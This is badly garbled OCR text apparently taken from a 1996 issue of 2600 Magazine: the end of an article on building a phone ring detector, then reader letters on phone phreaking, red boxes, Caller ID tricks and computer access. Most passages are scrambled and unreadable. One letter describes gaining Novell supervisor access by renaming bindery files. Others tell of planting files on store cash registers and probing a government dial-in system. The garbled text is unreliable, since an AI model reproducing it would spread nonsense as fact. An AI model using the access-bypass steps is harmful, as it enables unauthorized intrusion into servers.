ping resision) and photocall. ten. This consists of the neon built (with its dropthat should be paid attention to is the ring detecshould be taken as to placement. The one step the Stemp's carrier board, although some care This should all fit on the prototyping area of

and my again. The deapt goadings are impropedticle and a low reading when a detects a ring. tank you just have to get a high needing when it's your device works. If not, sheck the construction ing should go down significantly. If it does, then your phone and watch the ohm meter. The readeach few should get some high reading. Now ring Attack an olam meter to the leads of the photobell-besistor combination to the phone line. one of the near build's leads and attach the near this is completed, attach the chopping resistor to a second legeripisare unight be necessary. When You want to make this as light-proof as possible: that the leads of each egraphenent death touch. photocels and mean bulb together, taking care

source code at the appropriate place. (You should connected it to). Hook up the ring descript to the asked for the p.n. input "O" (that's the pin you can greath it to the Stanto according to the Scamp and you fee source code.) understand once you become familiar such the value that appears, you will need to put it in the rusning, ring your phone. Write down the scale prome time and while the pullbration routine is Stamp, enter the editor and press A&-P When gramming software, stack and power up the sobstructic and calibrate it. Load up your pro-Obseryou have the ring didoctor working, you

completed lead up your peoplestioning software. After the hardware construction phase is

Operation

Chief of up about

報酬 With the toward warmal facting com

Take a length of electrical tage and wrap the

good sucheck.

the secondary. When the caller burgs up, the the primary line, the callen will be swinched into wires to the outgoing. When a call is made into attached to the incoming less and the secondary to two phase lines. The primary wises will be whereebox reads itself and waits for according calls we'll ballery is attached and the hex is hooked up Operation is prony singlethreast. A ubso

Alphi Henry Indontries, Cared Humarit, RC 122000 and all) on a ben biomarians on the nati Most out to Moreway Austr, Scribinger

SOFTWARE

CHRESCHRAS Pick Up on Flort Ring Version

pickup high I start; golo war:

(co) syned 1 WO

wait pet 0, aug 50 . Son-The water Tien old TO WOOD WOOD TO poló siari. number received during catheretism

Ring Once and Their Cod Again Nostin

Tricket in the L start: good with

DOC 1000

006-10

waiti put Opica, 90 ... See - The seeds Boto state nag 4 if book then with low number received during calibration

Windows Shorp 30 DOES GREE

sechecks put 0,xxx,50 . See earlier per of Nove then pickup command Same number goes here.

lattermen 1996

2600 Magazine

2600 Magazine

MANNED BOING TOTALLY POSTAL MANNEN

The Cincinnati Nightmare

Serioud. The captanglion is, aids, all too prossit. In the Spring 1996 issue, a Mr.P.SaNiTY sense to wooder about natchings on

in the weak, which usually business as any ground the educational (see the gardening-style diggliss, of souther). One says. "I need to do some work or the various will by companies who there may all the formed time and calle locations such as . The result spency give offset disputation continuous (very latery) or In many phace in the recently, one must call a special number before digging

matering. If we never see a front no populate or provide structures using a worse they are involved to the way is to implicating a voter for examply only of go every. Errors is, of colarge, bother issue, an the markings are gone after the first Acound here, the markings on addewalliss and whosh take a couple of years to

you'll appreciate the solely organs. served districting service. If you've over seen the Libertatch in a feet time explaneou, The mount for this seguires set in mostly eating with a sectoristic desire to

All in all, this operation is a good thing, at least at the opinion,

Cralg A. Finseit

explanation of who "windshield" his neighborhood had for the rest or the reader-Ship I will command boy No INSERTY could make include them set to his power company to get us

the and such The idea is to growed these confractors from degrap with a back. to the prepared the and tributes the theorem willly lines cable, phone, pay when Utility even construents to palet the lines. reighborhood! The mason be showed up in an junished ago is because Miss her and serions a gas made and blowing up not only your house, but your entire that he call and he visited by Miss Utility. A representative of Mass Utility course box require that bettere any excitation begins depicted disches, bying coole, etc., When was expensioned in Candenavii is a propedure called bliss Chilley, State

lited my home in one piece. Somewer, when they tipped up my favor, I was notify stares pound a the fight with the gay, But them I thought about to and decided I I can understand your function. The first since they pointed my criseway. I

are satisfy services to be found. They do this within 45 hoors and it is free is to greaten and an argue for surround to come out and paint lines wherever their 800-287-377). When you call a feel to place on appearances behind on the address that but suffer by Miss Utility. It's the law that unjoiner who is a contractor has to call The lines that some described in this structs were not placed by the local Bell Jaiki wor of Do

After a protest was to bein people busy.

or's a suppose poor and clear with utility begans regularly. You regain be interested to loans that each critis's pass a different color. Binn-walte, green snewer, autoper-1906). I had to write. I work for the dity government total ling wayer metts (bey After reading about Mr. (ASSKIDT'S "Chadened Bell Nightened" (Spring

> ett, yellew-gas, samps-teken Eteler tay be different in your zeet, but I doubt it | Dour 2600: where their plane tables are british, agive only pulled one 100-pair out of the Cable Corporation. I don't know at X_{40(x)} beatons are incompared, or If US APPough most resinted do their own loaning, US West contracts their and to Kelly. What's prints are terrible, or both, but I do know that these people have no clue

Section took it literally, it seems strange that one person was doing all the incodes, I would guess that the pieure company called in a locate for that area and the

throughout made are his. Who haves, maybe you goted dig diwe to died phone Stole is your like in services it looks like in I don't have if anyone same about this or got, but it is nice to know what all

bein you would want to know where her led power book fire if you were operating a underground utilities as well as the people should placing the new lines. I am conpossible, bons to reach "Mr this NITY" bone. The essence tis the right of way underground will be one marked before the departure to done the or one uncounted ingefrare practice in department action. In managing New Jersey I, a in the law starting when new lines are put as, the writing lines are not demaged. This is so proved the past past power, subterful, water, und subphone. Each tree assist to be marked so than INSANCTIVE been is that the burset utility lines arrow other expensesss on other Wart, Stone elithères will bett a contropoir foido the unclerproteid focusing The different color state paints represent banes tenders, send political. - for examproperty. In underground wood this can be up to 16 feet with, beginning at the other graded by the local government to a utality to the titlest plant through or over your was column. The market that there were large on everyone's lawn, per just "Mill would like to comment on the "Cindenna). Bell Rightman' Bater in your lev

PS if major a teleo gap? I are a cake gap.

708 1615C Separate Separate

2600 Groups

costino de lackentam Ase pay of these Serventy. by Southing the passworthy lively, or place bounds. But I'm burned in real disthan each prairie benegation with 2000 and in their tales I aim not real-

described the later of the second control of the second control of the sports. taken seriously. You was say other seriously house, channels, even with our was to make their their to be only 1800 and the times constraint about or says about I be emilyears ago. He don't medican the other state is perpete was to give easily group mean simplificated which as or the Collectionary with 2000 a six of a compact comcan extract the where $2600 \odot 400$ is a faith open converge. We can see fails under the influence of cliques or reliance. The chancel mice on 2000 types as and in the tradeure of 1917, we're all controlled by empore and occasionally made through all the origin. The desired Robin Channel 426th was also sourced by he rest formed, the tree can still find sometimentage discussions there if four nonand a series in the truthism of Course, the finalized in a green deal of gentage Δουλοβμόρριο συντείο διλευτείων που παικειβές γερώμε συντική. Της φηλημέρηση

ing a raygy of start school. I think you gops are deing a great job and I plan on subdon't want to have to extend the a meeting, and just born around for three boars like wound of areards stable, showing after. Please shed some light on this subject your maximus for some time som. We would plut to seed our can in this. scribing. Aligheys, myself social friend are avid hackers and we have known about listings from the for each have one goestion; what goes on at these meetings? We I just picked up a copy of your magazine at my local bookshop today after see

leser which are our executor for musting weekings (\$2000 are). hade every let a conserve or try, and detail the lighters. We like a a few present youththere is a list set against and no one purson in charge. They are what you engine their. The new total to propper you make to built an your with the group, upon the feet That of their set so beach or "menings" but rather as "gotherings" where

Airplanes

Dear 2600:

Gh 45 are FM. Alican become are either to AM mode (CIS-136 MHA), or Single September Main, and that this could possibly be used as a committy mency used by the sidence on Places." The states characte and drive on his portable emits a birdle on 148,150 The 164 EAS MHz band is reserved for 2 master Amattur contacts acres of which However, I found an error in the latter without by Parkiels Man (203) confided Thus fost picked up by Fest 260 (Vol. 13, No. 1) and read it from occur to recen

Maple Ridge, Co.

That Question Again

and the subscription rate \$ \$21 for a year, 2600 is a guaranty expansion so that so the then for someone to heat bey the dam thing at a pressrand? when you make has manay so the newstand edgs, you are charging more to submeans that the price on the respectant is \$50 for a year. If it is executed to know why, I am writing to verify something, sew sound price of your magazine is \$4.50.

is rando to the publishing inductor. We are transposed at not godge down that roads hilds. They zalvidov subserfaces process proceed adarmany, which is when one representation As the early three deliver, such as free accustived become free numberalistics only converted freezit and result from views supply. Onles magazines play by althoract being to the September of builty measured by surging as a state. States of their actions of more is the share come of all the pieper some and haging. Solventions, on the other hands and fine our extreme of my far-lag to have down more as sweet and parting fine the It's earth rather and chapter for its to ship a hou of magazine, so a department

Phone Shutdown

the and both were southwesten Beil ayearded. I just picked up the beceived and airport to pick up by dad and it was supposed to be 2.50 means with Rather than satisfy diving making I discided to go some entend with the phylhenes. There was: These resides if this is an old triak or easy, but it's still postry each. I was at the

ARGUMA 1996

2600 Мидагие

that I had selected with, and reither quild figure out phone and it continued to ring like the second one. I other sell ringing. I total didding 1811 od our other minutes later and the first phone was still dead and the die liene and the phore was sub ringing? I want and picking the reservor back up Waxe I did there was no ining up the phone and world several spraints before body might have answered had it not been 9000min. I execute after the case dropped pitch there was unother what the bed was going on. unfolied later as two pays 3 of to the the paysholds. tought a Coke and came track to the phone would be five minutes and the phone continued to risp during elick and it started ringing Well, I set these for about this on the other phone. Long-thing was the same I picked up the phase if was stoll dead. I denoted to by hong up the phone and weited about 10 seconds. When pione jud word death I throught. "Hay, this is cool " I tone that dropped to pinch vary draptically and that the pended in 1918. After five or six clicks there was a started disting searching that using to mind ordill $|\cdot|$ to the soluble work for weeks. Now correspondents call

suppressionally ing for a way long time. The latest earther said the painter for a few extended or interest to a testes i nice, se insequence may recommend the algorithm Make the contest of section are also as the section of the

Corrections

(a bridge recrifient in facilities piece is a 2 pin crui fue, to believe that the party decided are Radio Shack actebo. halfs thank at the time or works the actions in 1953. beverages in this article, in leads meno believe they were and in the activity is exferred to as a 4 pin place. For the of theorywda ware owned except the last, \$276-2161A. button switchly 276-041A (LED), and 276 HBIA, All numbers 276 581 H5v zaner diedet, 273-1571 Igukoeen by No Comment and Crash Test Idion. They lead you numbers of times they mention bear and when alcoholic le your meet record éque there our un artiste writ-

Can pilya

Bout News

same with an purposed you see differ ship and is worked on toolds, do far so he knows the or who lives in \$1. Thereas sed has been on the ship 3: code for resting on the Edward & Small. Those a broth tilg cable, per laging it. The cable can pass through the as unique in reactivits ship is used fee splitting and repair-"Some City" is might about the new of the 100 area

nearby island and was about the only person with a line through on the cell phone. He could reach a sower on a stores there was no telegrape service available but I got in note on the telephone service. The day after the

> phones because the land times still don't fuscaco all the i i

PRINT Phinp

Mac Hiding

Dept 2600;

pareco some Macasing kiellic pas his wash disposeded by a Please feel more than face to grid this letter before

folder, that paing the follows supply name offing tites, texability, pasting a black effect into the item of a tor frum Equant described a nursing of hiding. Materials if Importal Wanter 1998/96 issue (Vol. 12 No. 4 La let

a marce children in the market man wearing a "Heriot to the form of its start, date, and kind, legistives I have My same is " slicker] from the View enem) will also no entry for the folder, "hidden" folder a using the "View by fone" or "View by trick will work only when the window combining the South feet "method to display its contents. Any order edge of Mue tricks, made a miscale like this. Equant's mached (the method for a singlet is easily obliged I'm amazed that Equand having an obvious knowle

Pyrofile

subfalder (normally, only applications has there). make the System Solden perhaps invide the Professionals the blockbook the user may want to consider placing it support to legisle the "Addon" annihum Colone fiding ion, is to me ResPolt positable from Apple de-Repor The feet way to hade Materials theth, in my poin-

long, case sentane. course. The owner and creator are each four levers and should present the floor from being according to the is figuring to hade thangs like graphical images, they may leurobad alice a signment in destallation for installation Owrer, to descratine which application about the "Open..." dising beaufdepending on the application of cent the pure-backup of the actual aware application. went to charge the treatmineness strings. This will pro-The Macinoch uses one straigs, the Creater and

to hile and "Get the accessed by opening the fife randor Sesticia, then pring The premarkation and the higher attribute one freowner creator were, so that they can be rescred later. The year should make a note of what the old

Just M. McKee CONTRACTOR

Submission

Dear 2000;

subscription for every amole you publish? it, such you contact me? Also, ice't there at 1 year free than you might be threse sed in. If you deppen to publish liky wipuk up? This is my submission for paramiely

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where there is nearly for 10 to with bridge, done have calling carely more given decreased. More importantly, it jampele jandwich dieneglis as diving it historie phones and ing you were the phone company. This is so old than hars and ask for other people is four digus Phile in wenparagraphs shat hold people how as well reaches now Your "unbely" was nothing work than a count of

Visuabers.

Desc. 1860.

paral. Who the fell is up with its on my PC and coangered at 14500. Then nothing hapdated 1-88-bit P-90XX and I got a comise! I bied it disting an 900 matter and I put the two regerted I paked on it I Googh) of a sed box. Then I thought of I walked past a pageione potentity and before I

fox mulder

Personal in the property of the property

If you have a class phase fell out in the analogs was has self figured out what it is soo There are two of them. know where how a might inquire porident. If I something the wrong personiplace let the 15/06/05/07 and 15/06/05/09 I calle by them by The been playing with this 800 number and I

Shadow dancer

The mark and an early league have any Lond (24). The hope another sunder which charges for unknown reasons recorders that drops are figures and what these aumiters who aleagor orderer 7/15255213. But higher through in returns the marker 2/10236212 and the second one These are intriguing random. The fait and always

phone. The number is 800-223-1304. Those this day be tion number that is an Mil, i.e., moderable from a gayeach usue. I work for a large corporation with a heavy: helpful for anyone who needs to check their lines. have received receiver and come upon an AMI verificacoveredly scorething through some of the information I Envolvement in the teleptominumic scott industry. I was I really enjoy your magozine and look forward to it

the phone even starts to sing when I used it. I got the number bacause some Siend rold me it would get me notice was that there was about a 10 second delay before free calls. I still dea't knew if it will but what I did they I was experimentary with 10506 as a prefix of a block Called ID, but unfortunately it doesn't work for found the other day. Everybody grows about "50 to "60 taute-call(back). But I found a way to block it. One I thought you would be interested in something I

> Kinds offered to. THE DE MAKE IN THE SAME OFFICE MAKE IT THE scuther line using 16860 XXX-XXXX When I tried another supplier so I called one of the phase lines with who knows where. I realize this isn't of much tree, just 16%, it didn't work Secause it was trying to call back to

William Birdalor

take a state white is the way that is the could be with action code for a first disease company. They was and it existing people specially 1938s as just a narrian Alerhedeulle, it is his firste sammaan kappen where you original Millett subspaced and 1969 doesn't work off In New York, consumous managed to change the

Dept. 2000.

as in is not user friendly. Neither was the third option has identified himself as "frank Canson". He then year RCMAC combands and I am dot sure how to operate to done this all day. The second option was to reput regard facetagy to another conversation! I must have the number to my local central office. I then found commands": and 101 was "Opportune Database" (1) was "Vesify a manden". (2) was "fissue RCPAAC" automated and pave me a few options. The first option "AT&T E-FOC special substation service". The call said digit area cude and a 7 digit member Christia, Londoval Indigued I encored one and it then prompted me for a 3 about 2 minutes the phone rang and it identified itself as addraw! Soco Typera fast busy signal and I hung up to surprise is not only need off my ALVI but my name and After he had bong up I railed the 500 autober scales up me the number 800-85X-XXXX (the x3 are reasoned). lost work I got a stratge call from someone who

Medition Theret and give the are analysis. notabas notas me shat

Mystery Computer

Dear Note:

You that get the following choices: 300-969-7798. When you call it and if you contest cor-Government computer for the array, The number is 1month you want get a blank screen until you hit "ow" eagy. What I came across seems like a Trajoral information considering I as probably going to jail und-I'm going to let everyone know some government

1 TO SOUTH 2018年に記憶が2018で 764 1 \$1279 \$1279

Typing ALPC ges you this

GENERAL STREET

CHAMBLE 88/082, ENTER RESCHECE

Autumn 1996

From his enter and type from Vill as terminal type, you will see a warming telling your due this to a "optimal government compared system". And then if you may dissoning it to aces your comber it think that till a compared that the army pass for equal, one flex if it is highly formal compared to remember to take some precautions. That in make the production of this probably compared to away become of this

It's an ASS mesher, it earnst Majo corondo, poor aurilier as niver as non-accretion for it models to be a good obtains nail this tilling afters of from your bown and trip to back it n des dest noch sohn stadt ab er vang grang 250 kg uitgeberte. Ang Zagger sang lang en Regions wereg and 'ne Zagger

Chiles who weed a whole his faction than maked

cookleanatcher

sound contracting of the recipient, popular plent prompt,

Novell Hacking

(Near 2699)

is the implementation of n by poorly trained inelations and administrators. West for the Super Six Super The westness of Nature into; and there is an ategic backdoor password that only in the principle than Medwate to referrable hard to transaccount well not be supervisor againstical, as mentional istantor. If security is properly implemented (the bickup police and most be properly unplemented by the admindazan secure: he seems, out of the but, the security is not to do any author bashing, as I believe the author's taked States perhapt gestoms that responsible for this autimate Network Indees C2 security requirements and is pretty tearn more of Netware Selors authoring News Heek II. gennine, but Trap areas, to step back into reality and adesig 3 was hoping to gain more tranger into how I can administrated Network for more years from I with to isga; theng was an article on Packing Natoure. Having A fixed old me about \$467 and that in the latest

There is a way to pain access to a New are file sorror, but you need to also have physical arcsets in to break at. Newsore stores as security information in bindlery files, when Network static it him to specifie bridgery files, the files part found it assumes at account static files in the specified bridgery files. If they are not found it assumes at accounts, great and approximate no passwords. This is now one great months spaced, it they have physical access.

First, power down the senser (if you could DOWN in their you would have scirning-ter privileges). New bose the senser using a DOS diet and then, using your favorite senter without to the senset first one backer, to a test senset first one backer, to cacker log fite names: if you find say rename them. Now seen the disk for the actual budger fite names are required them so they now appear as backer fixed by the access some the disk some the rite server, now you have access some the experimental processorable will crief. Log in as the supervisor to password). Now you would to

nance the unighal kindery file. Furthe kindery resturn unities and the files you renamed earlier to bockups with the access educinous became the active kindery files, as they are don't key out you are still in as the supervises. Son't up \$7300M and you can now up in said either charge the Supervisor password, and Supervisor eapire sharp the supervisor password, and supervisor eapire alent to an action on create a new account with it. The key to this is, you and it have plessiad some so the servor for about near minutes and the users might notice the down this.

Dugly

Security Concern

MAR 2000.

These only read year magazine for the best two issues if fingl it lacks we and was excelering shout the generation attackment association from many things about the generation association your medit and what you subscribe to and was wastering. If I come you is invalide for way things that you walk about in 25%, could they use the fact that subscribe to your magazine as evidence? Has elsewho things the cities over happened? Should I just buy it from the newscrands? I would prefer to subscribe, but don't want to lake may claimbe.

Ginchy

It hand so much whether you failtee the - audicidities finding region, of 1860 in your possession from them had no to be your failt that to criticisal activity, regard-less of fines they were although the world are could tell less of fines they were although the world and tell you athorists that reading material can be used against you athorists that reading material can be used against you in this day used age. For can either except that or you are a fighthing in

Canceling AOL

Den 2609:

In your Noting Sear, YUKNUK complianed about trouble carecting his AGC account often his finable hours were up hidly flaunthly suggest to you readers with similar favorities yield to the word CANCEL. Troubles you right to the get fid of my account screen, it is no much easier disc rightly to that as ROI monder.

湯口では大学

NSA Tracking

Dear 2690:

In Values 11, Number 1, "Disappointed in our Government" writes that he worked for the NSA and says in extensions to PGF and other catespation achieves. "They would probably long your neighbor out of your enail - but redistractly no this government they are take the Capin Council deposit rings of old? He ways that perhaps the Covernment could break this encryption to an extensible of markles counciling.

Now I have no evidence to else enhancine and it

rind it very betweatherthanthe NSA has such expabilities. However, don't you find it o'S that a flammer MSA apoit, somework taking! No not give away flerir Meathy, has there just their MSA are just the MSA are the proportion modely profibels? He key that his ways a redict operator about a U.S. not ear sub, and only worked for the NSA for a bit of period of time. That's definitely less than 10. My guess in the re-maybe face years.

Given this information, it's pacity soft to assume that if the NSA mantal to bother, they know good and with who this men is I think II's rest expectation to take the exhibit with a grain of soft. This stan oxight so well laws signed his name.

Monta

The Red Box Issue

Brar 2600:

On your last magazine (Volume 15, Number 2) ower, you shaled in the top right course "Special Red Hee France" (Lettink this is just resurted) Most "other" impactates give in a lattle "excell" like, "Cases 750 life in 5 weeks" or whotever, 2600 is a magazine for an Experiment pool low as to have gimmeds to get your magazine sold. We hay it, you make mency everywee is loopy I just want to created you that dying these things everyacity will get less readers, nor more. I don't went this letter to sound like I have a wisk up my and I just want to reader him you want to reade this magazine better.

Costs

(b) interesting that per disk's astrey that there
was hard red from (46 to the purposes. Your mades o

Dear 3680:

The Spring 195 issue of John had a cover between predictioning "Special Red Beat Seast". But I can find hardly any restrictions to "text house" in this issue! "Brain going on" but energywork is this wiphly to find the feets?

Rev. Doktor S-Ba

Drag 260%

With, well, will, this 2000 retrice line a mostly grubbing, deceptive company. Now I was point to buy Glis frouthly learn appears, but Travare plurity of people when standard to it because of the capitoe. Special Red Basic Travare for the carrier. Now maybe I should give you this basic Travare force. Maybe there was a mistake or it was a poke of should always the learner) but these was nearly of trid beauty, that I save the Larre attempt to wisk no member of trid beauty, and the larre attempt to with measures.

TITLE OF

le all seriousaires, if eacher picking up ZiKili Series latter an earl house, we'd rather was slabel. These is not filled over what one he said about oil hours morpe

> perhaps to some that not examply people are independed to them. If how first cheaned, we single tripus likely as the cover for a people frog them. When you dignite that, you will have howeved used up the host normalising increase of the englyby real force.

Malfunction

Dran 2696:

Wherever I that a number like (90-177-1777, it notes one and says that I note one and the Bell blich comes on and says that I need to dial a I first. Will 10s that and then it fings agree upon, then it says that it is not no away from a first these anyone know what the point of this is?

Off The Hook

Some in the property of the pr

results will easy depending on what tentral office

He a programming error. You'll find that the

Dear 2660:

i used to liden to your pageum on PAS Fel luce in New York every Wednesday right. Dutatos I accived it's not on anymore. Could you sell me what happened to your radio good show? Bid you should radio so the other you cond on?

NIT. E

The phase material to Translay region at 3 or white hand, it was to and of the area, pay can now little to 8 through your near easily yearns (\$16.472.2824).

Free Communication

Dear 2696:

Everget a grid in Canach deal (Millions rath to stort, but it as some as their non-going to gary the above on the shares acceptanty. 25 cents for reference in its) per militage to shall be the proposing that I most in motion, which is the South Bayes at octon what these are eithers, but if they are does what these are eithers, but if they want to be obtain to the order to be share to the motion of their actions the order of the share that should have a Rati Sharek team obtain, so if the same that woll help, then

More: Please do not principles lemen

If you then't want on a print pour inter, then't remail intervelop 2000 costs, as states, for a chiefer who are no reply at all shows we can't possibly women the coststag covering of kinds report for the post of actions to be training fall you must be get and d in a rich post of the costs and to be training fall you must be get and d in a rich post of all the costs and a call. They are alreaded the experiences and discovery expect and have jumped upon the researching. Then is not what we have about the rechardage and posting per a far more than beautiful in the property and the posting per a fact that when a short the exempting technology are the frequent that there is no place white and with earlier and the frequent the

Autumn 1996

2600 Magazine

planed with no per-expanse charges. Given the incomestranspirits

Words of Thanks

Dear 2600:

about I star read my first have of 2000 seven to cover, and datum, you pay dura many first job of storing the yot I finess of 2500 before, know it was 200 before (paywork), but I had no placemen durit a was 200 before maken the first fines and hashy I was constant that digital fireadom to fine amid hashy. I was constant that my my my manifest the false improvious health 2000 was for a "manifest that the significant I digital think about the fact than fireadom with the System I digital think about the fact than fireadom with the U.S. O-S in coday's climate transfers into Tighting the parameted liberty.

Your wab site is aversome: I've gros spect the ball four or so reading and princing our pages (the 8 %, and Shew Seekan) griff is the obscillate shell no page siting to friends and associates. And I pilot to be at the next fields much from 8 Seattle Sturms, kids, you've got my head symmetry (nor cuts it doesn't spin a lot of the spin a lot of the doesn't spin a lot of the spin a lot of the doesn't spin a lot of the s

To ack you for being so godest in purple roos in the face of the Opprevious and tooking out power vicationally further feedom of geople like the who are just eaching on.

C.S. Spanished Seattle, WA

Dear 2600:

I was browery though Darres and Noble and come across 35%. I've usuar seen more prolongeand infector antinereant booksone before, is your size legal just because the PRI hash't believed to test fibraryhit or do you snock copies on the shelf when nobody's booking or do you pigy the establishment against itself or what?

What we sho ten't illegral and no findered genery will be while to inhange that - of least, and without making a let of arisen strong tillegral.

Applying Knowledge

Dest 2000

There is concrete and is story in refere. First my concrete. Keep up the good work I don't know if I really considering self-a bacter as sech if male remark, but I have bearing about the technology around me. I family believe that backedge, like anything else, can be used for good or exit my sen can verify that I have by solute you for providing knowledge to the masses?

Secondly, I was no pass on this story. My wife and I were diffying abount Lorenburg, VA on Ric. If and we came to an intersection with something futury going on. All feet stop lights were sed and each tool begin white conding lights littleking on and self-way quickly. In additionaling lights littleking on and self-way quickly. In additionaling lights littleking on and self-way quickly.

that, tellie was beginning to pile up on all four sides. Calcinstentiably, nobed, wanted to go through a red light. Notiber of us the ear seen asystrag requestly irreture to the before. Usefully, I remembeed reading about been the police and little departments of angle the lights green by using an informal action and I might by dealing the profess and I might by dealing the profess of a trace to be able to simulate this by fleeling the profess for these data to should not one to first the police for the section to green. Well she did it and not one to moving exact. Those enter felts might said by should be string thereof the bed for them. May be they already past 2000.

Germandenn, M.O.

Coin Collection

Dept 2699:

One day while sitting in Clerificide and storing as Contexts, the only game they had there, I suggest to what day if fields games and paytheness operated on the same opin collection principles (if so, well, you know what i'm gesting at I haven't had a chance to real this theory you but the fitter. I'll by Although I suppose it wouldn't be wase at provided video process or resources.

Analysis as a state of the formation of

Trouble

Dear 2600:

Levertly bought year magazine at my band newshould blood the magazine the second it cannot reading at a teach in all the way direight value. I showed all my filteds who wouldn't bell their premise and they blood it hill your magazine between my transmiss so my parents would not find it. A week after I bought year magazine my mean were dunging the discision my bed white I were my mean were dunging the discision my bed. My mean parnet should. I came be me thinking everything is fine until I saw the magazine lighting on my bad. My mean posphased at me and windows and yelled at me and total near thing home madel that a bong your magazine again and find a bong place to hide it. Zearse don't are bonk a Tim affairling muon will find sed again."

Seed parous roues to hackes the same now others was in principal point in a male and passes now others

On The Inside

Dear 2660:

Just thought I would shop a quick rate and say that I support you page faily. I work for UN West and support planshing to the fallow this grout to experiment and here different failing, that otherwise would not be sought.

In your Deafl get not recognit purpost my emphase but I have been a given ber, to be speak, the harger than an emphase of the West. I be set awarders stading from the phase company but 1 do condens emphasely shows also of pictures by abstract masses is necessary. Happy pheading.

Opt. Kirk

Retail Madness

Dear 2600.

get at 20 Benness. see the pay string to pross the password. So'll rever exergence who exercise sew it interfled to change it and the state seed a stream sever that says in big longs pull at a new passward. Now everyone who coases into Coorce" (bacause it was at the four of the building and to the barbroom I show he computer off. I coame back on computer a world has happy with this, so when he were The? The Planer, [Feed Jölen: When I was leaving, 5 In Windows 85 and 5 was able to coake my own account Then I had about their series over it and "Reference to would probably came is and ease e-mything on the digardment why they did that and he said some bucker personality of each computer. I see all the gry in that Whice Club, They always have a screen saver and a Set led week I won't to up noighborhood Coasco

could need up and then join with the proug-

Japanez Board

Update

(lear falls):

Possé às your resident have that the encryption program CODST31.70° is now available. It has been compiled into an executable, and I will sensité it apartiquest. It sens les resident at MRGACAXY (ADUCOM This program is experient to the CODSTY (ADUCOM This program is experient to the consideration of the encryption and ble. It sens about the encryption is used by this program, it was flowglither the encryption algorithm is single, it is still effective. I welcome any experiences any users may have.

MEGALAXY

Suspicion

Drar 2696:

Everbeen a reader of your negations of find on for quite some first new I mover easily imagined anyone easily proving at frouthe for asking simple questions until I myself was violed by the police I had provide letter to all Agricultury asking if anyone knew any thing about the looks that where easil at MIT, move explicitly. Tech Squire the Lebourory of Company explicitly. Tech Squire the Lebourory of Company Science Sciences (widthings). I'm sate many of pour on understand the processors would be known Tech Square, since it is the origin of many things in our culture.

Unfeaturably, the Conhellys folice Department and a few other law enforcement operates a dolb see it as unincorrer question.

so Inde? So he asked life by plante mather, saying we the gray, and he parened thendly enough, so what we if receibers of a local backing group at RHE. So, as most at one of their merdings. I was being really open with arrows also would do I taked him if I would job them. talking to our saying that he had friends who were something else to see the difference. So he exclinated look; I would just like to see one and compare it with art all that increased it maily even forway a Master it I just thought it was symmetrying so act coel and tes is the following of company science or MID. The broadship and This second inspernt to the state make themselves look good. So I told the person I wasperson made a point of signing they had Mister keeps asking what i'd do with them I dight't iourgally betreke and if I wanted these they may let our get should of a set, l'insi i receved e response favor a nece ai

the dep distributed lives trying to get a feeting as a never did stayling yet I was to be popished anyroge. going to be regritteended for it. Can you imagine that? It though I didn't do amothing methodally wrong I was that I shouldn't really go may Tech Square and even The same of the contract and for the form that it is not also to the that more moves 5 should just setting compared and affiliation didn't wast to see saything like the hypering. I guest familiar with the hocking community at MiT and he leader mith as a country legally held a sec. The country was everyone who was a suspension to see that held that thele area of flech Equate and that they were investigating with a leakgack, even if it was noting over look. I segond wanted to see re-instances of one using occuping to play tions had been malifule cloths occurring in the general I was then visited by the police and told that block

Dear I you think Crey at least wonder where such people that can do be kentilling yourse from? Do you flick they just automatically go "*500014" I'm a both rough? It's a still mot jest secrething you control and become. From what I make would be too 'tilized to be a balantife, or possess the skill. Otherwise Crees would be a few trusteesses they make you of business.

To top exceptible off, for locks at Trich Square and modify Schlage high security locks. The company trieff is writing to offer a thousand skillers up the specific services who can repeature the results of picking one of their facks.

Kedia

Videotext

Desir 2600)

Assumers by utilings). I'm size many of you can under which the second wealth ask about free Sayors, since it is the origin of many things in our culture. I opposing decoder, the mentioned have to haped that

Jahran 1999

2600 Magazine

tries around the world they already see. out day they exclude Estimate vs. Self. in many count of times since than the the same thing happens. The

ing that American FV stations didn't girk up on it the discussional that is very trige to have block of the the United Magazini, for example, May News his news Count of web pages which makes it even note suggesthis rectinately is showing people what's going to be on has link adveational general Of coops for major use of and weather information, while The Children's Channel ASCII art. Each channel has different information. In control persons the add-collect appropriate collect penching in 3 diger numbers with your responsed the Easting images that make up vided. You navigate by mation is transmitted to the open spane between the something lake that but south alone advanced. The infor-"pages" of information use color text with act similar to In most Direpted and African colonnes they have

Chip Implants

shalf of own of these paraphters. Big Boother is obsernization records. Interesting, bulk? The trying to get put in her chaldren's arms to keep track of their impustance the benefits of having a type of computer chip name to be detinualised. The same gave her a pumpities than we thank to facilities at work as many ways afrestly my thiere's sister cook her doughters in an obsection; Tais two place in Cardies County, Neath Debots. About the people bygging in your Sumster '96 issue

Hucker Defense

daile bodie plasses and live or closes. I crink he's just Water Self over make in a year. grow up, we'll make three sa much maney in a world placed off leasest he's realized that when we hacken magazine and crimitating harbers by saying we all were Fine? From Willeambee whose in exceptaining about this in the Surginer 1996 users, sympotic named "11"d.

C 7077

Batting *65

not going to be as easy as it need to be the first numdialed. I was surprised - call return (*69) had totally I got buck into it. I soon realized that war disking was I readistal an inequiling said it was the guy if just wait here up the line and got ready to dial the new number. This is what it need report to the seven as my compared ban I dielled, a volce proked up and said. "I tello?" Hello?" I stopped was dialing for about a year and recently

> with all the awary incoming calls. I am able to block coal dauger out retorn Caller ID with the hundy 152 disable runities but what modern is not easient that out because the harris tird up

Cuy at The Desk

this english the private configuration and probability to process. and down it unlegion with your dividing. Tout in a worker that when propole mail you heart if goes somephase ever minerally extension the real forest things on your line to where history : 1633 from as distrible 168, we have an Some you're administed in a good of the mighty

Cash Registers

Book 2500

engang system tries, making near files that said there 1100 models but clay all too the linte levers. Thanks for pash a few burgons. Then my friend remanded the of the to sean their company for viruses. put a text file in their autoesse file and make it catype was a circu un their ecoquater. Na Samier flac Fell to we doction to uncall have among their computers by the Steek Decrit Boy! Blide we were st Office Depart were about we register. Note of them were the FBwhich were started searching for the Bible levery. There each natisform [didn't clink anything of them course to local Office Depos when we passed by the aiste side of the the same rising. One day a friend and I were at the \$1.60 and the distant say, then any either teach negative confidence. to it. The author says that the each register is so FRracked "Sharp Cash This". If just want to add some take Seeff with a baseh file. Then you wareh an employee by In your last give IVA 15, 41), thus was an article

Spydir Nead

the control from That's modeledge to be proved of all crashing files, you crossed the line flow reliability

Disney Facts

Tear 2400:

issue about "intigating Disney" by Dr. Delam, I was Service was one a fate this way and wreathe just to the Spring 96 issue. This is quite particles. I was not suitaited to see others tell When I they that the article in the Windar 98-98.

